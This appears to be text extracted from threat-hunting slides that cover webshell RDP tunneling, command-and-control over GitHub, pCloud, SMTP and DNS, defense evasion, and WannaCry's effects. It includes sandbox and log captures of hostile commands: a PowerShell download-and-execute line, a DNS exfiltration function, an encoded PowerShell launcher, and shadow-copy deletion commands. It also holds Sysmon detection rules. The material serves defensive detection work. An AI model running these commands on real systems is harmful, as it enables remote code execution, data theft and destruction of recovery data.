Source Network Address:	::1
Source Port:	0

Detailed Authentication Information:

Logon Process:	seclogo
Authentication Package:	Negotiate

Log Name: Security
Source: Microsoft Windows security
Event ID: 4624
Level: Information
User: N/A
OpCode: Info
More Information: [Event Log Online Help](#)

Logged: 3/18/2019 12:06:29 PM
Task Category: Logon
Keywords: Audit Success
Computer: PC01.example.corp

LATERAL MOVEMENT – WEBSHELL & RDP TUNNELING USING TUNNA

Operational Number of events: 45 (!) New events available

Filtered: Log: Microsoft-Windows-Sysmon/Operational; Source: ; Event ID: 1,3. Number of events: 26

Level	Date and Time	Source	Event ID	Task Category
(i) Information	9/3/2019 3:14:00 AM	Sysmon	1	Process Create (ru...
(i) Information	9/3/2019 3:14:00 AM	Sysmon	1	Process Create (ru...
(i) Information	9/3/2019 3:14:00 AM	Sysmon	1	Process Create (ru...
(i) Information	9/3/2019 3:13:59 AM	Sysmon	1	Process Create (ru...
(i) Information	9/3/2019 3:13:59 AM	Sysmon	1	Process Create (ru...
(i) Information	9/3/2019 3:13:59 AM	Sysmon	1	Process Create (ru...
(i) Information	9/3/2019 3:13:58 AM	Sysmon	1	Process Create (ru...
(i) Information	9/3/2019 3:13:58 AM	Sysmon	1	Process Create (ru...
(i) Information	9/3/2019 3:13:55 AM	Sysmon	1	Process Create (ru...

Event 3, Sysmon

General Details

Network connection detected:
RuleName:
UtcTime: 2019-09-03 10:13:36.440
ProcessGuid: {747f3d96-3ab0-5d6e-0010d7436d00}
ProcessId: 928
Image: C:\Windows\System32\inetsrv\w3wp.exe
User: IIS APPPOOL\DefaultAppPool
Protocol: tcp
Initiated: true
SourcesIpv6: false
SourceIp: 127.0.0.1
SourceHostname: MSEDGEWIN10
SourcePort: 49946
SourcePortName:
DestinationIpv6: false
DestinationIp: 127.0.0.1
DestinationHostname: MSEDGEWIN10
DestinationPort: 3389
DestinationPortName: ms-wbt-server

#Software: Microsoft Internet Information Services 10.0
#Version: 1.0
#Date: 2019-09-03 10:04:35
#Fields: date time s-ip cs-method cs-uri-stem cs-uri-query s-port cs-useragent cs(referer) sc-status sc-substatus sc-win32-status time-taken

```
2019-09-03 10:13:36 10.0.2.15 GET /erp/conn.aspx proxy&port=3389&ip=127.0.0.1 80 - 10.0.2.17 - - 200 0 0 7
2019-09-03 10:13:44 10.0.2.15 POST /erp/conn.aspx proxy 80 - 10.0.2.17 - - 200 0 0 4
2019-09-03 10:13:44 10.0.2.15 GET /erp/conn.aspx proxy 80 - 10.0.2.17 - - 200 0 0 1
2019-09-03 10:13:44 10.0.2.15 GET /erp/conn.aspx proxy 80 - 10.0.2.17 - - 200 0 0 1
2019-09-03 10:13:45 10.0.2.15 GET /erp/conn.aspx proxy 80 - 10.0.2.17 - - 200 0 0 6
2019-09-03 10:13:45 10.0.2.15 GET /erp/conn.aspx proxy 80 - 10.0.2.17 - - 200 0 0 4
2019-09-03 10:13:47 10.0.2.15 GET /erp/conn.aspx proxy 80 - 10.0.2.17 - - 200 0 0 5
2019-09-03 10:13:48 10.0.2.15 GET /erp/conn.aspx proxy 80 - 10.0.2.17 - - 200 0 0 6
2019-09-03 10:13:49 10.0.2.15 GET /erp/conn.aspx proxy 80 - 10.0.2.17 - - 200 0 0 6
2019-09-03 10:13:51 10.0.2.15 POST /erp/conn.aspx proxy 80 - 10.0.2.17 - - 200 0 0 1
2019-09-03 10:13:51 10.0.2.15 GET /erp/conn.aspx proxy 80 - 10.0.2.17 - - 200 0 0 1
2019-09-03 10:13:51 10.0.2.15 GET /erp/conn.aspx proxy 80 - 10.0.2.17 - - 200 0 0 1
2019-09-03 10:13:51 10.0.2.15 POST /erp/conn.aspx proxy 80 - 10.0.2.17 - - 200 0 0 1
2019-09-03 10:13:51 10.0.2.15 GET /erp/conn.aspx proxy 80 - 10.0.2.17 - - 200 0 0 1
2019-09-03 10:13:51 10.0.2.15 GET /erp/conn.aspx proxy 80 - 10.0.2.17 - - 200 0 0 1
2019-09-03 10:13:51 10.0.2.15 POST /erp/conn.aspx proxy 80 - 10.0.2.17 - - 200 0 0 1
```

Network where process_name=="w3wp.exe" and destination_port==3389


Tunna can be used to get RDP access to compromised WebServers.

IIS logs (with default audit settings) will show a GET req with uri containing the string "proxy&port=*&ip=*", rest is high # of GET | POST HTTP reqs

HUNTING– COMMAND & CONTROL EXAMPLES



COMMAND AND CONTROL – ABNORMAL COMBIN



```
Gist.cs    GithubConnection.cs X
byte[] IC2_External_Agent.GetPayload()
{
    return this.payload;
}

string IC2_External_Agent.GetPipeName()
{
    return this.pipename;
}

void IC2_External_Agent.EstablishChannel(bool x64)
{
    this.pipename = "foobar";
    this.requestor = new HttpClient();
    JavaScriptSerializer scriptSerializer = new JavaScriptSerializer();
    this.requestor.BaseAddress = new Uri("https://api.github.com/");
    this.requestor.DefaultRequestHeaders.Add("Authorization", "Basic " + Convert.ToBase64String(Encoding.GetEncoding("ISO-88
    this.requestor.DefaultRequestHeaders.Add("User-Agent", GithubConnection.user_agent);
    this.requestor.DefaultRequestHeaders.Add("Accept", "application/vnd.github.v3+json");
    ServicePointManager.Expect100Continue = true;
    ServicePointManager.SecurityProtocol = SecurityProtocolType.Ssl3 | SecurityProtocolType.Tls | SecurityProtocolType.Tls11
    this.random = new Random().Next();
    this.gistName = "build_" + this.random.ToString();
    Gist gist = new Gist(this.gistName);
    gist.AddFile("init-" + this.pipename + "-" + (x64 ? nameof (x64) : "x86"), "Success");
    object obj1 = JsonConvert.DeserializeObject<Gist>(HttpClientExtensions.PostAsJsonAsync<Gist>(this.requestor, "gists", (M0) gis
    // ISSUE: reference to a compiler-generated field
    if (GithubConnection.<>o_16.<>p_1 == null)
    {
```

Combining source process with dns query and network connections is a powerful way to identify suspicious combinations

COMMAND AND CONTROL – TRUSTED WEBSERVICES

Windows Update.exe (Id: 1864)
C:\Users\admin\AppData\Roaming\Windows Update.exe
Parent process: Windows Update.exe (Id: 2224)
User: admin
SID: S-1-5-21-1302019708-1500728564-335382590-1000
IL: HIGH

Timeline: Created 0 - Terminated 60 Was run +4442

Children: 2520 vbc.exe 352 vbc.exe

Malicious

Download

Look up on VT

Command Line: " {path}"

Version Information:
Company: DtRAM1YcSDFFyZH
Description: YzNnQDXzPrCmTH
Version: 8.7.1.9

INDICATORS OF SUSPICIOUS BEHAVIOUR

DANGER
Detected Hawkeye Keylogger
Application was dropped or rewritten from another process

EVENTS

MODIFIED FILES 2 | REGISTRY CHANGES 23 | HTTP REQUESTS 1 | CONNECTIONS

TCP 104.16.154.36 (whatismyipaddress.com)

+6206ms SRC port: 49272
DST port: 443 - Hypertext Transfer Protocol over TLS/
SSL (HTTPS)
ASN: Cloudflare Inc
Reputation: ⚡ Unsafe
Country: 🇺🇸

TCP 74.125.133.108 (smtp.gmail.com)

+7205ms SRC port: 49286
DST port: 587 - e-mail message submission[22] (SMTP)
ASN: Google Inc.
Reputation: ⚡ Unsafe
Country: 🇺🇸

TCP 74.125.133.108 (smtp.gmail.com)

+30756ms SRC port: 49594
DST port: 587 - e-mail message submit
ASN: Google Inc.
Reputation: ⚡ Unsafe
Country: 🇺🇸

Below e.g. of usage of pcloud for
C2. [Trusted WebServices] –
requires baseline of legit processes
connecting to similar trusted cloud
services

Looking for Non browser processes
connecting to smtp.*.com or to SMTP
ports and is process not an authorized
mail client (i.e. outlook.exe) is a
potential hunting scenario

out_unpack.exe

PID: 3028, Report UID: 00034375-00003028
Stream UID: 8301-2013-0044B360
File Name: fe696f8fb3f927bfbcd067f87f3adafafa8a76385f16e5b3dd70adf5ca2.bin

```
044b3d5: mov dword ptr [ecx+14h], 00000007h
044b3dc: mov dword ptr [ecx+10h], 00000000h
044b3e3: cmp dword ptr [ecx+14h], 08h
044b3e7: jc 0044B3E0h
044b3e9: mov eax, dword ptr [ecx]
044b3eb: jmp 0044B3EFh
044b3ed: mov eax, ecx
044b3ef: push 00000023h
044b3f1: xor edx, edx
044b3f3: push 005615E0h ;https://api.pcloud.com/oauth2_token
044b3f5: mov word ptr [eax], dx
044b3f8: call 00446EC0h
044b400: sub esp, 18h
044b403: mov byte ptr [ebp-04h], 05h
044b407: mov eax, esp
044b409: mov dword ptr [ebp-1Ch], esp
044b40c: mov dword ptr [ecx+14h], 00000007h
044b413: mov dword ptr [ecx+10h], 00000000h
044b41a: cmp dword ptr [ecx+14h], 08h
044b41e: jc 0044B424h
044b420: mov eax, dword ptr [ecx]
044b422: jmp 0044B426h
044b424: mov eax, ecx
044b426: push 00000026h
044b428: xor edx, edx
044b42a: push 00561628h ;https://my.pcloud.com/oauth2/authorize
044b42f: mov word ptr [eax], dx
044b432: call 00446EC0h
044b437: sub esp, 18h
```

COMMAND AND CONTROL – C2 OVER DNS

The screenshot shows a list of 29 nslookup.exe processes running on a system. Each entry includes the command line arguments, PID, and a small icon indicating the process status. The commands all involve querying dns1.ctxdns.org for TXT records.

Process ID	Command Line
2928	nslookup.exe -querytype=txt dns1.ctxdns.org
3036	nslookup.exe -querytype=txt dns1.ctxdns.org
3716	nslookup.exe -querytype=txt dns1.ctxdns.org
3888	nslookup.exe -querytype=txt dns1.ctxdns.org
3836	nslookup.exe -querytype=txt dns1.ctxdns.org
3912	nslookup.exe -querytype=txt dns1.ctxdns.org
1132	nslookup.exe -querytype=txt dns1.ctxdns.org
1400	nslookup.exe -querytype=txt dns1.ctxdns.org
144	nslookup.exe -querytype=txt dns1.ctxdns.org
280	nslookup.exe -querytype=txt dns1.ctxdns.org
1596	nslookup.exe -querytype=txt dns1.ctxdns.org
2448	nslookup.exe -querytype=txt dns1.ctxdns.org
1632	nslookup.exe -querytype=txt dns1.ctxdns.org
2584	nslookup.exe -querytype=txt dns1.ctxdns.org
1404	nslookup.exe -querytype=txt dns1.ctxdns.org
2808	nslookup.exe -querytype=txt dns1.ctxdns.org
2580	nslookup.exe -querytype=txt dns1.ctxdns.org
2784	nslookup.exe -querytype=txt dns1.ctxdns.org
4052	nslookup.exe -querytype=txt dns1.ctxdns.org
3552	nslookup.exe -querytype=txt dns1.ctxdns.org
3644	nslookup.exe -querytype=txt dns1.ctxdns.org
1556	nslookup.exe -querytype=txt dns1.ctxdns.org


Analyzed 8 processes in total.

```
cmd.exe /c for /F "usebackq tokens="" %i in (`"nslookup -querytype=TXT shinobots1.com"`") do cmd /c %i (PID: 3832)
  cmd.exe /c "nslookup -querytype=TXT shinobots1.com" (PID: 3944) 
    nslookup.exe nslookup -querytype=TXT shinobots1.com (PID: 3932) 
  cmd.exe cmd /c Server: google-public-dns-a.google.com (PID: 3940) 
  cmd.exe cmd /c Address: 8.8.8.8 (PID: 3864) 
  cmd.exe cmd /c shinobots1.com@context = (PID: 1876) 
  cmd.exe cmd /c "powershell IEX (New-Object Net.WebClient).DownloadString('https://shinobots1.com/download_get.php');" (PID: 1032) 
    powershell.exe powershell IEX (New-Object Net.WebClient).DownloadString('https://shinobots1.com/download_get.php'); (PID: 1552) 

```

```
$url = "dns.pvh";
function execDNS($cmd) {
$c = iex $cmd 2>&1 | Out-String;
$u = [System.Text.Encoding]::UTF8.GetBytes($c);
$string = [System.BitConverter]::ToString($u);
$string = $string -replace '-';
$len = $string.Length;
$split = 50;
$repeat=[Math]::Floor($len/$split);
$remainder=$len%$split;
if($remainder){ $repeat = $repeat+1};
$rnd = Get-Random;$ur =
$rnd.ToString() + ".CMD" + $repeat.ToString() + "." + $url;
$q = nslookup -querytype=A $ur;
for($i=0;$i<$repeat;$i++){
$str = $string.Substring($i*$split,$split);
$rnd = Get-Random;$ur1 =
$rnd.ToString() + ".CMD" + $i.ToString() + "." + $str + "." + $url;
$q = nslookup -querytype=A $ur1;
}
if($remainder){
$str = $string.Substring($len-$remainder);
$i = $i + 1
$rnd = Get-Random;$ur2 =
$rnd.ToString() + ".CMD" + $i.ToString() + "." + $str + "." + $url;
$q = nslookup -querytype=A $ur2;
}
$rnd=Get-Random;$s=$rnd.ToString() + ".END." + $url;$q =
nslookup -querytype=A $s
};
```

HUNTING EXAMPLES – DEFENSE EVASION & IMPACT




DEFENSE EVASION – POWERSHELL SCRIPTBLOCKLOGGING

Analysed 3 processes in total (System Resource Monitor).

mshta.exe "C:\a5067d028dc7da108797b17fc84cfbd4e9d2946d5bdf187dd2cc776840d315.htm" (PID: 2892)
powershell.exe -noP -sta -w 1 -enc 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 (PID: 3452, Additional Context: If (\$PSVersionTable.PSVersion -ge 3) {[ScriptBlock]\$scriptBlockLogging] | Set-ScriptBlockLogging -EnableScriptBlockLogging -Value 0)} Else {[ScriptBlock]\$scriptBlockLogging | Set-ScriptBlockLogging -EnableScriptBlockLogging -Value 1})

```
<TargetObject condition="end with" name="Defense Evasion - PowerShell ExecPolicy Changed">Microsoft.PowerShell\ExecutionPolicy
</TargetObject>
<TargetObject condition="end with" name="Defense Evasion - PowerShell Audit Settings Changed">EnableModuleLogging</TargetObject>
<TargetObject condition="end with" name="Defense Evasion - PowerShell Audit Settings Changed">EnableScriptBlockLogging</TargetObject>
<TargetObject condition="contains" name="Defense Evasion - PowerShell Audit Settings Changed">PowerShell\Transcription</TargetObject>
<TargetObject condition="end with" name="Defense Evasion - access to the VBA project object model in the Macro Settings changed">
AccessVBOM</TargetObject><!--https://www.stigviewer.com/stig/microsoft\_powerpoint\_2007/2014-04-03/finding/V-17522-->
<TargetObject condition="contains" name="Defense Evasion - Changes to ProtectedView Security Setting">Security\ProtectedView
</TargetObject>
<TargetObject condition="contains" name="Defense Evasion - Office Trusted Locations changed">Security\Trusted Locations
</TargetObject> <!-- can be abused to execute unrestricted vba from specific desired locations -->
<TargetObject condition="end with" name="Defense Evasion - Lsa Protection changed">SYSTEM\CurrentControlSet\Control\Lsa\RunAsPPL
</TargetObject>
<TargetObject condition="contains" name="Defense Evasion - Wdigest Enabled">\Control\SecurityProviders\WDigest\UseLogonCredential
</TargetObject>
```

DEFENSE EVASION – UAC DISABLED



```
<TargetObject condition="begin with" name="Defense Evasion - UAC Bypass">  
HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System\EnableLUA</TargetObject>  
<TargetObject condition="begin with">HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time  
Protection\DisableOnAccessProtection</TargetObject>
```

IMPACT

WannaCry in action: delete existing shadow copies and disable system recovery and edits boot config data before starting the encryption routine.

Analysed 59 processes in total (System Resource Monitor).

```
└─ badfile.exe (PID: 1040) 37/61
    └─ attrib.exe attrib +h . (PID: 1756) >_ 
    └─ icacls.exe icacls . /grant Everyone:F /T /C /Q (PID: 1728) >_ 
    └─ taskdl.exe (PID: 3284) 16/61 Hash Seen Before
        └─ cmd.exe cmd /c 44651494617562.bat (PID: 2984) >_ 
            └─ cscript.exe //nologo m.vbs (PID: 2368) 
    └─ attrib.exe attrib +h +s %SAMPLEDIR%$RECYCLE (PID: 2060) >_ 
    └─ taskdl.exe (PID: 4080) 16/61 Hash Seen Before
        └─ @WanaDecryptor@.exe co (PID: 3988) 34/60 Hash Seen Before
            └─ taskhsvc.exe TaskData\Tor\taskhsvc.exe (PID: 3936) >_ 
                └─ Hash Seen Before
    └─ cmd.exe /c start /b @WanaDecryptor@.exe vs (PID: 3128) 
        └─ @WanaDecryptor@.exe vs (PID: 1784) 34/60 Hash Seen Before
            └─ cmd.exe /c vssadmin delete shadows /all /quiet & wmic shadowcopy delete & bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no & wbadmin delete catalog -quiet (PID: 3444)
                └─ vssadmin.exe vssadmin delete shadows /all /quiet (PID: 2676) >_ 
                └─ WMIC.exe wmic shadowcopy delete (PID: 3612) >_ 
                └─ bcdedit.exe bcdedit /set {default} bootstatuspolicy ignoreallfailures (PID: 3292) >_ 
                └─ bcdedit.exe bcdedit /set {default} recoveryenabled no (PID: 3272) >_ 
                └─ wbadmin.exe wbadmin delete catalog -quiet (PID: 3980) >_ 
    └─ taskse.exe C:\@WanaDecryptor@.exe (PID: 1804) 15/61 Hash Seen Before
    └─ cmd.exe /c reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v "mzaifkxcyb819" /t REG_SZ /d "\"C:\tasksche.exe\"" /f (PID: 2744) 
        └─ reg.exe reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v "mzaifkxcyb819" /t REG_SZ /d "\"C:\tasksche.exe\"" /f (PID: 3480) >_ 
    └─ @WanaDecryptor@.exe (PID: 3108) 34/60 Hash Seen Before
```